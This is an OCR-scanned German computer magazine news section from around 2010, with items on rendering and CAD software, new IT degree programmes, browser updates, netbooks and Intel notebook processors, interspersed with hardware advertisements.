
Virtuelle Kamera

Luxion bringt KeyShot 2 heraus, Nachfolger des Echtzeit-Renderers Bunkspeed HyperShot 1.9. KeyShot fußt nach wie vor auf der Luxion-Engine und vermag CAD-Modelle via Raytracing und Global Illumination fotorealistisch darzustellen. Jetzt lassen sich außerdem Oberflächen mit Bildern belegen und Reflexionen durch spiegelnde und durchsichtige Objekte auf der Bodenfläche abbilden. Objekte aus selbstleuchtendem Material kann man zu Lichtquellen umfunktionieren.

Modelle und Materialien lassen sich via Drag & Drop in die Szene ziehen; ein Transform-Widget ermöglicht das interaktive Verschieben, Drehen und Skalieren des Modells, über die Listenansicht justiert man alle Werte numerisch. Das Ergebnis jeder Änderung rendert die Software dann automatisch. KeyShot 2 soll um 50 Prozent schneller sein als die Vorversion. Über die Schnittstelle mit Pro/Engineer ab Wildfire 2 gelingt der Re-Import geänderter Modelle ohne Verlust der Szeneneinstellungen. Plug-ins gibt es auch für Rhinoceros 4, SolidWorks 2008-2010 und SketchUp 7. Als weitere Importformate stehen IGES, STEP, OBJ, FBX, Collada und 3DS zur Wahl.

KeyShot ist in 32 und 64 Bit für Windows ab XP und für Intel-Mac ab OS X 10.5 verfügbar. Die Programmvariante KeyShot for CAD wird Bestandteil von Alibre Pro und Expert sein. Die Ausgabe Standard zu 860 Euro liefert Bilder bis 1920 × 1200 Pixel, die unbeschränkte Pro-Edition kostet 1720 Euro; Upgrades von HyperShot 1.9/KeyShot sind ab 360 Euro erhältlich. Die deutsche Fassung soll im Laufe des Jahres folgen. (Harald Vogel/hps)

www.ct.de/1015046



Wie mit einem echten Objektiv zieht man den Fokus in KeyShot interaktiv auf die richtige Stelle.

Simulationen im Überblick

MSC SimManager 2010 heißt ein serverbasiertes Werkzeug, das Konstruktionssimulationen (Computer Aided Engineering, CAE) steuert, verteilt und verwaltet. Dabei katalogisiert es alle durchgeführten Berechnungen der jeweiligen Modellvarianten mitsamt den Ergebnissen, sodass sich jeder Vorgang zurückverfolgen lässt. Sinn der Sache ist einerseits die Arbeitsersparnis: Ein geändertes Modell lässt sich erneut rechnen, ohne dass man eine für die Vorversion festgelegte Simulation erneut aufsetzen müsste. Andererseits lassen sich aus einer derart gepflegten Datenbank Automatisierungspotenziale ableiten, die zur Standardisierung der Prozesse mittels Projektvorlage und erst damit zu vergleichbaren Ergebnissen führen. Die Entscheidungen des Ingenieurs sind ebenfalls dokumentiert und behalten ihren Wert auch in Urlaubszeiten oder wenn der Mitarbeiter den Betrieb verlassen hat.

SimManager verzeichnet jede Simulation aller Varianten des gesamten Projekts.

Das Paket enthält den SimManager-Server und ein Browser-Plug-in für den Client-Rechner. So können Anwender im Einklang mit dem programminternen Rollen- und Rechtemanagement auf Ressourcen und Lizenzen des gesamten Unternehmens zugreifen. Über Lastverteilung und Warteschlange lassen sich aufwendige Jobs auf freie Ressourcen des Unternehmens verteilen und bilden dann eine komplett firmeninterne Cloud-Lösung. SimManager kann per Consulting auf alle CAE-Programme angepasst werden. (Harald Vogel/hps)

CAD-Notizen

Eriks bietet einen kostenlosen **O-Ring-Rechner** an. Damit kann man die Abmessungen eines Dichtungsrings für eine bestehende Nut oder die Nutabmessungen für einen gegebenen Ring ermitteln. Auch Parameter wie die Verpressung, das freie Nutvolumen und die Aufdehnung des Innendurchmessers kann man für axial und radial verpresste Ringe überprüfen.

IBMs kostenloses **Mote Runner SDK** umfasst als Eclipse-Plug-ins realisierte Entwicklungswerkzeuge und eine Simulationsumgebung. Damit kann man drahtlose Sensornetzwerke, etwa für Haustechnik, Industrieanlagen und Verkehrssysteme, in C# oder Java programmieren und testen.

MathType 6.6 kann unter Windows sowie Mac OS X ab Version 10.3.9 per Cut & Paste Formelausdrücke von mittlerweile 350 Anwendungen und Websites übernehmen und fürs Web aufbereiten. Unter Windows 7 unterstützt es dessen Math Input Panel. Für das Programm sind 97 US-Dollar zu berappen, sonst schrumpft es zur Lite-Version.

Bis Ende des Jahres veranstaltet Autodesk rund 350 **Schnupperkurse Datenmanagement** in Deutschland, Österreich und der Schweiz. Themen sind die Suche und Wiederverwendung von Daten sowie die Kommunikation mit Arbeitsgruppen und Zulieferern mit Hilfe der Programme Vault Workgroup, Collaboration und Professional. Die Teilnahme ist kostenlos, erfordert jedoch eine vorherige Anmeldung.

Mit der Programmiersprache **Asymptote 2.00** sollen sich 2D- und 3D-Vektorgrafiken sowie Animationen für technisch-wissenschaftliche Dokumente ähnlich formulieren lassen wie mathematische Inhalte mittels LaTeX. Grafiklabels entstehen unter Asymptote in TeX-Syntax.

www.ct.de/1015046

Medieninformatik an der Saar-Uni

Die Universität des Saarlandes bietet ab dem Wintersemester den Studiengang Medieninformatik an. Er verbindet Inhalte eines klassischen Informatikstudiums mit den eher künstlerischen Aspekten der Mediengestaltung sowie Erkenntnissen aus der Wahrnehmungspsychologie. Die Studenten nehmen auch an Veranstaltungen der Hochschule der Bildenden Künste sowie des Fachbereichs Psychologie teil. (fm)




Bild: DFKI

MedienInformatiker untersuchen zum Beispiel, wie Kommunikationstechniken den täglichen Einkauf vereinfachen können – etwa mit Hilfe eines intelligenten Kühlschranks.

Studieren in Tirol

Die nahe der Grenze zu Deutschland gelegene Fachhochschule Kufstein in Österreich erweitert im Herbst ihr Lehrangebot unter anderem um die Bachelor-Studiengänge Wirtschaftsingenieurwesen sowie WEB-Business/Technology. Außerdem starten die IT-orientierten Master-Studiengänge Verkehrs- und Produktionslogistik, ERP-Systeme und Geschäftsprozessmanagement (berufsbegleitend).

Enterprise Ressource Planning-Systeme (ERP) definieren anwendungsspezifische IT-Strategien. Studenten entwickeln Businesspläne und analysieren Softwaresysteme. Jeder zweite an der Tiroler Hochschule Immatrikulierte kommt aus Deutschland (www.fh-kufstein.ac.at). (fm)

Fünf auf einen Streich

Der Fachbereich Informatik der Technischen Universität Darmstadt schafft fünf neue Vollzeit-Master-Studiengänge: Autonome Systeme, Distributed Software Systems, IT Security, Internet- und webbasierte Systeme sowie Visual Computing. Alle können auch als Aufbaustudium nach einem Diplomabschluss belegt werden.

„Internet- and webbasierte Systeme" setzt Schwerpunkte in den Bereichen Rechnernetze, Informations- und Wissensverarbeitung, Web- und textbasierte Systeme, verteilte Systeme und Ubiquitous Computing. (fm)

IT-Studium mit der Bundesagentur für Arbeit

Das IT-Systemhaus der Bundesagentur für Arbeit beginnt im kommenden Wintersemester gemeinsam mit der Georg-Simon-Ohm-Fachhochschule Nürnberg ein Pilotprojekt unter dem Titel „IT-Studium". Abiturienten mit überdurchschnittlichen Noten in Mathematik, Deutsch und Englisch sollen während eines dualen Bachelor-Studiums der Informatik bereits beim Ableger der Bundesanstalt arbeiten (www.ba-it-systemhaus.de). Mit dem Studienabschluss sichert dieser eine tarifliche Beschäftigung für zumindest 24 Monate zu. Während der Studienzeit zahlt er monatlich eine Förderung in Höhe von 700 Euro beziehungsweise 1200 Euro in den Praxisphasen. Mailkontakt für Interessierte: IT-Ausbildung@arbeitsagentur.de. (fm)

Masterstudiengang Software-Ergonomie

Informatikern, Designern und Psychologen, Medienwissenschaftlern und Kreativen bietet die Hochschule Rhein-Waal am Standort Kamp-Lintfort im Wintersemester einen in englischer Sprache durchgeführten dreisemestrigen Master-Studiengang Software-Engineering an. Analyse, Gestaltung und Bewertung von Computeranwendungen sind Schwerpunkte der Ausbildung (www.hochschule-rhein-waal.de). (fm)

Fernstudium Elektrotechnik mit Energie-Schwerpunkt

Erneuerbare Energien, Nachhaltigkeit und Klimaschutz erfordern neue Konzepte zur Energiegewinnung und Energieeffizienz. Der Fernstudiengang Master of Science Elektrotechnik, den die Hochschule Darmstadt in Kooperation mit der Zentralstelle für Fernstudien an Fachhochschulen (ZFH) anbietet, soll dem jetzt mit der Vertiefungsrichtung Energietechnik Rechnung tragen. Die Studenten sollen unter anderem schlaue Netze wie Smart Grids optimieren, Elektromobilität und effiziente Antriebstechnik kennenlernen.

Das berufsbegleitende Master-Fernstudium richtet sich an Ingenieure, Mechatroniker oder Technische Informatiker. Je nach beruflicher oder persönlicher Präferenz kann eine Vertiefungsrichtung in den Bereichen Mikroelektronik, Automatisierungstechnik, grüne Informationstechnologie oder Regelungstechnik/Robotik erfolgen. Am Ende steht der Titel Master of Science. Er öffnet auch den Weg zum höheren Dienst bei öffentlichen Arbeitgebern und kann zur Promotion führen (www.zfh.de). (fm)

Management und Innovation in den Medien

Digitalisierung, Mobilkommunikation, Web 2.0, Crossmedia und Newsroom. Diese Themen stehen im Mittelpunkt des Master-Studiengangs „Management und Innovation in Journalismus und Medien" der Katholischen Universität Eichstätt-Ingolstadt (KU).

Die forschungsorientierte Ausbildung dauert vier Semester. Die Eichstätter werben mit „überschaubaren Veranstaltungen statt überfüllter Massenvorlesungen, projektorientierter Kleingruppenarbeit sowie individueller Betreuung". Studienplätze werden in einem Eignungsverfahren vergeben und sind für Studierende aller Konfessionen offen (www.journalistik-eichstaett.de). (fm)

Bild: KU Eichstätt

Auch in einem forschungsorientierten Medienstudiengang kommt die Praxis nicht zu kurz.

Flock wechselt zu Chrome-Unterbau

Der auf Web-2.0-Dienste optimierte Browser Flock wird in kommenden Versionen nicht mehr auf Firefox und dessen Rendering-Engine Gecko fußen, sondern stattdessen Chromium mit der WebKit-Engine als Unterbau verwenden. Grund für den Wechsel war die bessere Performance von Webkit.

Auf der Projekt-Homepage steht eine Beta-Version von Flock 3.0 für Windows zum Download bereit, die bereits auf Chromium beruht. Eine Version für Mac OS X soll noch dieses Jahr folgen. Neu ist das übersichtliche Interface ohne Werkzeugleiste und die nun nicht mehr in Tabs untergliederte Seitenleiste, die Updates von Twitter, Facebook und Co. einblendet. Kontakte lassen sich per Drag & Drop zu Gruppen zusammenfassen und man kann alle unterstützten Web-2.0-Dienste auf einen Rutsch nach einem bestimmten Thema durchsuchen. Darüber hinaus kommt nun Google und nicht mehr Yahoo als Standard-Suchmaschine zum Einsatz. (amu)

Internet Explorer 9 nun mit HTML5-Video und Canvas

Auch in die dritte „Platform Preview" des längst noch nicht fertigen Internet Explorer 9 (IE9) hat Microsoft wichtige Neuerungen für Webentwickler gepackt. So kann der Browser nun Multimedia-Inhalte abspielen, die in die HTML5-Tags <audio> und <video> eingebunden sind. Als Codecs erkennt er dabei das verbreitete H.264 für Videos und AAC für Audio; das von Google angekündigte WebM-Format, das VP8 und Ogg Vorbis enthält, soll in der finalen Version enthalten sein.

Mit <canvas> unterstützt IE9 nun eine zu HTML5 gehörende Technik, um per Skript Grafiken in die Seite zu zeichnen und zu animieren. Webfonts setzen nun nicht mehr das Microsoft-Format EOT voraus, sondern funktionieren auch mit TrueType, OpenType und dem neuen Format WOFF. Experimentell ist das Performance-API window.msPerformance, das Microsoft beim W3C eingereicht hat und das beim Messen der Ladegeschwindigkeit helfen soll.

Gemäß der CSS3-Spezifikation Values & Units kann IE9 Größen aus verschiedenen Einheiten (zum Beispiel px, mm oder %) addieren. Nachgebessert wurde auch in Sachen DOM, insbesondere bei DOM Core und DOM Events, das IE9 nun komplett beherrscht. Und endlich akzeptiert Internet Explorer nun auch Webseiten, die mit einem XML-MIME-Typ ausgeliefert werden, wie dies eigentlich für XHTML vorgesehen ist. Die Preview lässt sich unter Windows Vista oder 7 parallel zu einem bestehenden IE installieren. (heb)

Dank HTML5 und verbesserter JavaScript-Engine bewegen sich auch massenhaft Fische in Microsofts Demo halbwegs flüssig.

Firefox fängt abgestürzte Plug-ins ab

Seit Version 3.6.4 kann Firefox die Abstürze einiger Plug-ins abfangen. So soll es möglich sein, in anderen geöffneten Tabs weiterzusurfen und den abgestürzten Tab durch Neuladen wiederzubeleben. Derzeit funktioniert das für die weit verbreiteten Plug-ins Flash Player, Quicktime und Silverlight, weitere Plug-ins sollen hinzukommen. (heb)

www.ct.de/1015048

Facebook durchsucht das Facebook-Web

Facebook streut in seine Suchmaschine jetzt auch Links auf Seiten ein, die außerhalb der Grenzen des sozialen Netzwerks liegen. Allerdings deckt der Facebook-Suchdienst nicht das gesamte Web ab, sondern nur Sites, die Facebooks Like-Button aus dem Social Graph einbetten. Zwar stellt die Suchmaschine damit noch nicht wirklich eine vollwertige Konkurrenz zu Google und Co. dar, die das gesamte Web durchforsten. Der neue Suchdienst übt aber zusätzlichen Druck auf Websites aus, Social Plug-ins zu nutzen: Wer will schon darauf verzichten, mit seinen Seiten in der Suchmaschine des riesigen Netzwerks aufzutauchen? Bereits mehr als 100 000 Sites nutzen den Like-Button. (jo)

In der Facebook-Suche finden sich jetzt auch Seiten, die außerhalb des sozialen Netzwerks liegen.

Wikimedia engagiert Tugendwächter

Der Vorstand der Wikimedia Foundation hat einen externen Berater beauftragt, Empfehlungen für den Umgang mit potenziell anstößigen Inhalten zu entwickeln. Robert Harris, ehemaliger Manager der Canadian Broadcasting Corporation, soll in den kommenden Wochen Vorschläge erarbeiten, wie bei der Wikipedia und ihren Schwesterprojekten zukünftig mit fragwürdigem Material wie der Darstellung von Genitalien umgegangen werden soll.

Die Frage expliziter Fotos sorgt seit Anfang Mai in der Wikipedia-Community für heftigen Streit. „Wir wissen, dass es in unseren Projekten Inhalte gibt, die manche unserer Leser anzüglich finden", erklärte Wikimedia-Vorstandsvorsitzender Michael Snow in einer Nachricht an die Community. Zu freizügige Inhalte hätten zur Folge, dass viele Menschen nicht von Projekten wie der Wikipedia profitieren könnten. So wird Wikipedia beispielsweise in vielen Bildungseinrichtungen gesperrt.

Wo genau die Grenze zwischen Weltwissen und vorwiegend anstößigem Material zu ziehen ist, darüber gehen die Meinungen auseinander. So hatte die Löschung mehrerer hundert Bilder durch Wikimedia-Gründer Jimmy Wales zu einer Palastrevolution geführt, die Wales schließlich zwang, Privilegien abzugeben. Auch der Wikimedia-Vorstand, der zunächst eine Erklärung zur Stützung des Stiftungsgründers abgegeben hatte, ist in der Frage offensichtlich uneins.

(Torsten Kleinz/vbr)

Sie möchten endlich für mehr Automatisierung sorgen?

Volle Leistung kann Ihr Netzwerk nur mit ausreichender Automatisierung bringen. Um die verschiedenen Verbindungen und Serviceangebote verwalten und mögliche Angriffe auf das Netzwerk abwehren zu können, benötigen Sie einen flexiblen, anwenderfreundlichen und netzwerkweiten Automatisierungsansatz.

Unternehmen, die im kommenden Jahrzehnt Erfolg haben möchten, setzen auf Innovation und eine komplett neue Art von Netzwerk.

Ein Netzwerk, das auf Automatisierung, Einfachheit und Sicherheit basiert.

Erfahren Sie mehr unter **thenewnetworkishere.com/automation**

JUNIPER NETWORKS

INTEGRALIS

☎00800-4586-4737
thenewnetworkishere.com

Ungewöhnliche Mini-Notebooks

Toshiba will in den nächsten Monaten zwei ungewöhnliche Mini-Notebooks auf den Markt bringen: ein Leichtgewicht mit zwei 7-Zoll-Bildschirmen und ein 10-Zoll-Gerät mit Nvidias Tegra-2-Prozessor. Das Doppel-Display-Gerät Libretto W100 wiegt gerade mal 820 Gramm und soll nur in einer limitierten Auflage ausgeliefert werden, was angesichts des extravaganten Konzepts nicht überrascht: Per Knopfdruck wechselt man auf den unteren Screen, der anstelle einer Tastatur verbaut wurde, zwischen diversen virtuellen Tastatur-Layouts und einem virtuellen Touchpad. Hält man das Gerät hochkant, liest und blättert man auf dem Libretto wie in einem aufgeschlagenen Buch.

Drinnen steckt Subnotebook-Technik: Der Intel-Doppelkern Pentium U5400 (siehe nebenstehende Meldung) treibt das Libretto an. Als Massenspeicher dient eine 62-GByte-SSD, auf der Windows 7 Home Premium installiert ist. Ein USB-Port und WLAN sind standardmäßig an Bord, UMTS gegen Aufpreis. Die Displays zeigen jeweils 1024 × 600 Pixel und lassen sich miteinander verknüpfen, sodass man Fenster über beide aufziehen kann. Als Einstiegspreis nennt Toshiba 1100 Euro.

Deutlich günstiger wird das AC100, ein 870 Gramm leichter 10-Zöller mit Nvidias ARM-Prozessor Tegra 2 und Android 2.1. Dass Toshiba das 350 Euro teure Gerät (450 Euro mit UMTS-Modem) als Netbook und nicht unter der international gängigen Klassenbezeichnung Smartbook vermarktet, liegt daran, dass der Name hierzulande ein eingetragenes Markenzeichen der Smartbook AG ist.

Toshiba verspricht bis zu acht Stunden Akkulaufzeit, aus dem Standby-Modus soll das Gerät in weniger als einer Sekunde aufwachen. Mit 2,1 Zentimetern an der dicksten Stelle ist es einen Zentimeter flacher als das Libretto; einen Touchscreen hat es aber nicht. Immer an Bord sind 32-GByte-Flash-Speicher und ein HDMI-Anschluss. Wie Acers Android-Netbook D250 kann das AC100 nicht auf Googles Software-Markt für Android-Smartphones zugreifen. Allerdings hat Toshiba ein SDK angekündigt, mit dem Entwickler Apps für das 10-Zoll-Netbook bauen sollen. (cwo)

Toshibas Libretto W100 hat zwei 7-Zoll-Touchscreens und lässt sich wahlweise wie ein Notebook oder wie ein Buch benutzen.

Intel erweitert CPU-Angebot

Im September 2009 hatte Intel die drei besonders schnellen Vierkern-Prozessoren Core i7-920XM, i7-820QM und i7-720QM für Notebooks vorgestellt, nun erweitern die Modelle i7-940XM, i7-840QM und i7-740QM das Angebot. Sie laufen mit jeweils 133 MHz höherem Takt und sind kaum teurer als die bisherigen Modelle, die weiterhin verkauft werden.

In der aktuellen Preisliste vom 20. Juni tauchen zudem erstmals die stromsparenden ULV-Prozessoren Core i7-660UM, i5-540UM und Celeron U3400 auf. Sie eignen sich, wie auch die nicht gelisteten OEM-Modelle i5-430UM, i3-330UM und Pentium U5400, für besonders dünne und leichte Notebooks. Die letztgenannten und der Celeron U3400 treten die Nachfolge der günstigen CULV-Prozessoren mit Core-2-Innenleben an, die seit Mitte 2009 in vielen Subnotebooks zu finden sind.

Einige Notebooks mit den neuen Prozessoren wurden bereits auf der CeBIT und der Computex gezeigt, doch bei Redaktionsschluss waren bis auf Acers Aspire Timeline 1830T und Dells Neuauflage des Alienware m11x noch keine Geräte im Handel.

Schließlich findet man in der Preisliste den Doppelkern Celeron P4500 (1,86 GHz, kein TurboBoost, kein Hyper-Threading), der mit einer Abwärme von 35 Watt und einem Preis von 86 US-Dollar das Portfolio der Core-i-Prozessoren für normale Notebooks nach unten abrundet. Demnächst werden weitere günstige Doppelkerne hinzustoßen: Kurz vor Redaktionsschluss stellte Intel die Datenblätter der Modelle Core i3-370M (2,4 GHz, 3 MByte L3-Cache) und Pentium P6000 (1,86 GHz, 3 MByte L3-Cache) auf seine Webseite. (mue)

Intels Vierkern-Prozessoren für Notebooks

Modell	Takt (nominal)	TurboBoost	Hyper-Threading	L3-Cache	TDP	Listenpreis
Core i7-940XM	2,13 GHz	✓ (3,33 GHz)	✓	8 MByte	55 Watt	1096 US-$
Core i7-920XM	2,0 GHz	✓ (3,2 GHz)	✓	8 MByte	55 Watt	1054 US-$
Core i7-840QM	1,86 GHz	✓ (3,2 GHz)	✓	8 MByte	45 Watt	568 US-$
Core i7-820QM	1,73 GHz	✓ (3,06 GHz)	✓	8 MByte	45 Watt	546 US-$
Core i7-740QM	1,73 GHz	✓ (2,93 GHz)	✓	6 MByte	45 Watt	378 US-$
Core i7-720QM	1,6 GHz	✓ (2,8 GHz)	✓	6 MByte	45 Watt	364 US-$

Intels ULV-Doppelkerne mit Core-i-Innenleben

Modell	Takt (nominal)	TurboBoost	Hyper-Threading	L3-Cache	TDP	Listenpreis
Core i7-660UM	1,33 GHz	✓ (2,4 GHz)	✓	4 MByte	18 Watt	317 US-$
Core i7-640UM	1,2 GHz	✓ (2,26 GHz)	✓	4 MByte	18 Watt	305 US-$
Core i7-620UM	1,06 GHz	✓ (2,13 GHz)	✓	4 MByte	18 Watt	278 US-$
Core i5-540UM	1,2 GHz	✓ (2,0 GHz)	✓	3 MByte	18 Watt	250 US-$
Core i5-520UM	1,06 GHz	✓ (1,86 GHz)	✓	3 MByte	18 Watt	241 US-$
Core i5-430UM	1,2 GHz	✓ (1,73 GHz)	✓	3 MByte	18 Watt	k. A.
Core i3-330UM	1,2 GHz	–	✓	3 MByte	18 Watt	k. A.
Pentium U5400	1,2 GHz	–	–	3 MByte	18 Watt	k. A.
Celeron U3400	1,06 GHz	–	–	2 MByte	18 Watt	134 US-$

Frischzellenkur für Eee PCs

Asus bringt in diesem Monat die nach eigener Zählung vierte Eee-PC-Generation in den Handel. Die neuen Geräte haben 10,1- oder 12,1-Zoll-Bildschirme und mitunter Ausstattungsmerkmale wie USB 3.0 oder Bluetooth 3.0, die derzeit selbst bei ausgewachsenen Notebooks nur in wenigen Modellen zu finden sind.

Die schnelle USB-3.0-Schnittstelle gibt es man in der Top-Ausstattung des Eee PC 1018P für 430 Euro; darin arbeitet der neue Atom-Prozessor N475 mit 1,83 GHz und DDR3-Unterstützung. In der 30 Euro billigeren Variante, die nur USB 2.0 beherrscht, rechnet der Atom N455 (1,66 GHz, ebenfalls DDR3-Speicher). Beide haben 1 GByte Arbeitsspeicher und 250 GByte Plattenplatz, auf der Windows 7 Starter vorinstalliert ist; der Akku soll bis zu 10 Stunden durchhalten.

Bis zu 12 Stunden Laufzeit gibt es beim Eee PC 1015PE (350 Euro), für den fast baugleichen Eee PC 1015P (330 Euro) mit verringerter Akkukapazität verspricht Asus immerhin 10 Stunden. In beiden arbeitet der Atom N450 (1,66 GHz), dem 1 GByte DDR2-Speicher und 250 beziehungsweise 160 GByte Speicherplatz zur Seite stehen. Der 1015PE kommt mit etlichen Gehäusevarianten in den Handel: mit Hochglanzplastik in Schwarz, Weiß, Rot oder Pink und mit mattem Kunststoff in Schwarz, Weiß, Blau oder Rot. Beim 1015P gibt es ausschließlich matte Oberflächen in Schwarz, Weiß oder Blau. Apropos: Die 10-Zoll-Bildschirme mit 1024 × 600 Punkten sind bei allen 1015ern matt, die der 1018er spiegeln dagegen.

Im 450 Euro teuren Eee PC 1016P (ebenfalls mit mattem 10-Zoll-Bildschirm) stehen dem Atom N455 2 GByte Arbeitsspeicher zur Seite; auf der 250-GByte-Platte residiert Windows 7 Professional. Mit Gigabit-LAN, 11n-WLAN und Multitouchpad überzeugt auch die restliche Ausstattung. Der Akku hält laut Asus mehr als 10 Stunden durch; die Alu-Außenhaut gibt es in Silber und Schwarz.

Da die im Atom-Prozessor integrierte Grafikeinheit GMA 3150 zu langsam für HD-Videos ist, stellt Asus ihr beim Eee PC 1201PN (500 Euro) den Ion-Grafikchip zur Seite. Mit 12,1 Zoll Bildschirmdiagonale – ein Novum für Atom-N450-Geräte, hatte Intel bislang doch nur Displays bis 10 Zoll erlaubt – und einer Auflösung von 1366 × 768 Punkten ist der Eee PC 1201PN für 720p-Videos gewappnet; über seine HDMI-Schnittstelle befüllt er auch Full-HD-Monitore. Ion scheint wie bisher recht stromhungrig zu sein, denn mehr als sechs Stunden sind mit einer Akkuladung nicht drin. Der Prozessor kann auf 2 GByte DDR2-Speicher zugreifen, der Ion-Chip hat 512 MByte DDR3-Grafikspeicher. Auf der 250-GByte-Platte liegt Windows 7 Home Premium.

Später im Jahr folgen die 12-Zöller Eee PC 1215N und Lamborghini VX6; Preise nennt Asus noch nicht. In beiden kümmert sich ebenfalls der Ion-Chip um die Grafikausgabe, doch als Prozessor setzt Asus auf den Desktop-Doppelkern Atom D525 (1,83 GHz), der kein SpeedStep beherrscht und mehr Energie benötigt. Überragend werden die Laufzeiten deshalb wohl nicht ausfallen: Der Vorgänger 1201N mit Atom 330 – ebenfalls eine Desktop-CPU – lief trotz dickem Akku nicht mal fünf Stunden.

In beiden funkt ein Bluetooth-3.0-Adapter; erste Handys mit dem neuen Funkstandard sind bereits erhältlich. Das Lamborghini VX6 wird zusätzlich einen USB-3.0-Controller erhalten. Seine Lautsprecher sollen einen besonders natürlichen Klang liefern, Asus nennt die gemeinsam mit Bang&Olufson entwickelten Boxen SonicMaster. Letztere debütierten zur CeBIT im 18,4-Zöller NX90 und werden demnächst auch in den 14-Zöller N43, den 15,6-Zöller N53 und den 17,3-Zöller N73 einziehen. (mue)

Mobil-Notizen

Branchenberichten zufolge wird 1&1 noch im Juli ein **Tablet mit Android** auf den Markt bringen, das deutlich günstiger als Apples iPad sein soll.

Samsung verkauft zwei neue **Netbooks mit matten Displays** und bis zu 13 Stunden Laufzeit: Das 350 Euro teure N220Plus entspricht bis auf den dickeren Akku dem guten N220 (siehe c't 8/10, S. 124), für das N230 mit schlankerem Gehäuse steht noch kein Preis fest.

Asus stattet das Business-Netbook Eee PC 1016P mit Atom N455, 2 GByte Arbeitsspeicher, Windows 7 Professional und mattem Display aus.

www.ico.de/ct
Tel. 0 64 32 / 91 39-765
Fax 0 64 32 / 91 39-711
vertrieb@ico.de
ico INNOVATIVE COMPUTER SEIT 1982
Innovative Computer • Zuckmayerstr. 15 • 65582 Diez

BALIOS 141 1HE SERVER bto-234557-11
4x GLAN
Kompakter 1HE Server mit 4 Gigabit LAN Ports für den Einsatz als Firewall- oder Proxyserver.
• Intel Core™ i3-540 Prozessor mit 3,06 GHz
• Intel 3420 Chipsatz
• Supermicro X8SIE-LN4 Mainboard
• 4 GB DDR3 RAM
• 2x WD 500 GB RE3 24x7 HDD
• LG DVDRW Laufwerk
• 4x Gigabit LAN
• 4x USB, 1x seriell, 2x PS/2
• 1 PCI-Express x16 Slot
• 400 W Green Netzteil 80+
www.ico.de/ct
inkl. Mwst 1010,31 exkl. Mwst 849,-

BALIOS 354 3HE STORAGE SERVER bto-234562-11
Intel 3420 Chipsatz
High-End Storage-Lösung mit Intel 3420 Chipsatz und 12 Festplattenwechselrahmen.
• Intel Xeon X3440 Prozessor mit 2,53 GHz
• Intel Grosse Point LX S3420 Mainboard
• 8 GB DDR3 RAM
• 8x WD 750 GB RE3 24x7 HDD
• Slimline DVD-Brenner
• 2x GLAN, 6x USB, 1x seriell
• 1x PCIe (x16), 3x PCIe (x8), 1x PCIe (x1)
• Adaptec 12 Port Raid-Controller
• inkl. Battery Backup Unit
• 600 W Netzteil
www.ico.de/ct
inkl. Mwst 3271,31 exkl. Mwst 2749,-

XANTHOS 553 5HE STORAGE SERVER bto-234566-11
inkl. Gratis Mainboard-upgrade
Leistungsstarke Dual-CPU Storage-Lösung mit redundantem Netzteil.
• 2x Intel Xeon E5620 Prozessor mit 2,40 GHz
• Intel S5520HC Mainboard
• 24 GB DDR3 Arbeitsspeicher
• 12x WD 750 GB RE3 24x7 Festplatten
• Slimline DVD-Brenner
• 2x GLAN, 6x USB, 1x seriell
• 5x PCIe (x8), 1x PCI
• Adaptec 24 Port Raid-Controller
• inkl. Battery Backup Unit
• 1350 W + 450 W redundantes Netzteil
www.ico.de/ct
inkl. Mwst 7019,81 exkl. Mwst 5899,-

ONLINE KONFIGURIEREN KALKULIEREN KAUFEN
intel Xeon inside
Leistungsstark. Intelligent.
Alle Preise in Euro
wir liefern auch nach Österreich / Schweiz • Tel. Ö: (0)1 994 9139

www.visionsystems.de

Robust und erweiterbar

mit Intel ATOM N270, lüfterlos

TaskRunner 2010

- mit Intel Atom N270 1.6GHz, 2GB DDR2
- 2 x GigaLAN, 4 x USB 2.0, CF Card Slot
- 2 x RS232, 2 x RS422/485, 1 x LPT
- PCI Slot Erweiterung
- Temperaturbereich -5°C-55°C
- MiniPCIe Slot

inkl. Mwst **€ 593,81** exkl. Mwst **€ 499,-**

Firewall Plattform

EmRunner 5622

- mit **Intel Celeron M** 1GHz, 1GB DDR2
- 4 x GigaLAN + 4 x LAN
- 2 x USB 2.0, 1 x Rs232
- CF Adapter und HDD Space (2.5" S-ATA)
- MiniPCI Slot für WLAN Karte

inkl. Mwst **€ 653,31** exkl. Mwst **€ 549,-**

Robust mit voller Leistung

High Performance für Ihre industrielle Automation

TaskRunner 3140

- mit Intel Core2Duo 2.4GHz, 3M Cache
- passiv gekühlt, 2GB DDR3 Speicher
- 2 x GigaLAN (Intel), 6 x USB 2.0, CF Card Slot
- 3 x RS232, 1 x RS232/422/485, 1 x LPT
- PCI Slot Erweiterung
- Temperaturbereich: -5°C - 55°C

inkl. Mwst **€ 1010.31** exkl. Mwst **€ 849,-**

VISION SYSTEMS GmbH
Tel. (040) 528 401-0
Fax.(040) 528 401-99

VISION SYSTEMS

sales@visionsystems.de

Kompaktplatinen

Das Mainboard MB-D510-MITX der Firma Point of View zielt auf Wohnzimmer-PCs und kommt im Paket mit einer Grafikkarte, das MB-D510-MATX ist ebenfalls mit einem Atom bestückt, jedoch besser erweiterbar.

